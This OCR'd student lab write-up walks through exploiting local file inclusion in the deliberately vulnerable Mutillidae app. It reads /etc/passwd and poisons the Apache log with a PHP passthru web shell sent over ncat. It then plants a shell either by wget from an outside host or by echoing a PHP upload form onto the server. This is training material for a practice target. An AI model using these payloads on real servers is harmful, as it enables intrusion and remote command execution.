Web Application Security

Use LFI to get a shell on the webserver of Mutillidae. Do this by injecting PHP code into a log file.


Robert James Gabriel
Part 8 - 28 April 2016

Setup

Open Your Vm Fusion

Instructions:

1. On Your Host Computer, Go To
2. Applications --> All Program --> VM Fusion
3. Select Samjuri.wtf and Boot the Vm



Open the following

2. **Firefox**

Use LFI to get a shell on the webserver of Mutillidae.

3. Open Firefox
4. Navigate to http://mutillidae/
5. From the last lab we know the website is weak to rfl.

Checking for LFI vulnerability

1. Click on **Toggle Hints** and noticed the url
2. The url **http://mutillidae/index.php?popUpNotificationCode=BHD1&page=/usr/share/mutillidae/home.php**
3. Replace **/usr/share/mutillidae/home.php** with **/etc/passwd**

You can see the it renders the /etc/passwd

Lets start injecting into the log files

A reminder what the Apache log is. The server access log records all requests processed by the server..Source: http://httpd.apache.org/docs/1.3/logs.html#accesslog

This means that any request we send to the server will be stored here

1. **Open up the terminal or cmd**


Next we will use the netcat function to send a get request to the server. Reason being is that the browser would have sent the request encoded, which is pointless.

The code we will be injecting is, note the user of the passthru function which allows for the access and running of external programmes and display data.

<?php passthru($_GET['cmd']); ?>

First we need to get the host ipaddress of http://mutillidae/

1. Right click on the website, and click incept website
2. Refresh the page
3. Go to the network tab
4. click on any image
5. click header



You will noticed the host address as **127.42.84.6**


So back to terminal

To send a request using netcat we run the following in the terminal/cmd
ncat **127.42.84.6** 80

Then we need to enter the following

GET /<?php passthru($_GET['cmd']); ?> HTTP/1.1
Host: 127.42.84.6
Connection: close

You get the following



HTTP/1.1 404 Not Found
Date: Thu, 28 Apr 2016 19:26:37 GMT
Server: Apache/2.4.7 (Ubuntu)
Content-Length: 278
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
** The requested URL /< was not found on this server. **
<hr>
<address>Apache/2.4.7 (Ubuntu) Server at 127.42.84.6 Port 80</address>
</body></html>

Now I need to verify that this is actually working, so went back to the browser and added a new parameter to the URL

cmd=id

So which makes our url

http://mutillidae/index.php?popUpNotificationCode=BHD1&page=/etc/passwd&cmd=id

HERE IS WHERE YOU CANNOT GO ANY FURTHER. AS DISCUSSED IN THE LABS AND A KNOWN BUG. But this is what is meant to happen

But you should be able to see the injected code in the log files.

The part i highlighted shows show's that I successfully executed a command on the server.

Next is to get a browser shell onto the server.

1. First we use wget
2. the second is to inject a upload form.

Using WGET

Wget is a command that let's you download a file to the machine

Change the cmd parameter to look like this :

&cmd=wget http://somedomain.com/shellfile.php

1. This will download the shellfile.php to the server and save it in the current working directory if it's readable
2. If you need to save it somewhere else, then you should refer to the wget manual

If the wget method doesn't work

If wget doesn’t work. You have to do little more work. Execute the echo command on the server which will write whatever you echo into a file. So modify the cmd parameter to look like the following

<FORM ENCTYPE="multipart/form-data" ACTION=<?php echo "http://" . $_SERVER["HTTP_HOST"] . $_SERVER["REQUEST_URI"]; ?> METHOD=POST>Send this file: <INPUT NAME="userfile" TYPE="file"><INPUT TYPE="submit" VALUE="Send"></FORM><?php move_uploaded_file($_FILES["userfile"] ["tmp_name"], $_FILES["userfile"]["name"]); ?>

This will create a file on the server with a upload form. Now go to that file, that you just created, in the browser and upload your browser shell from here.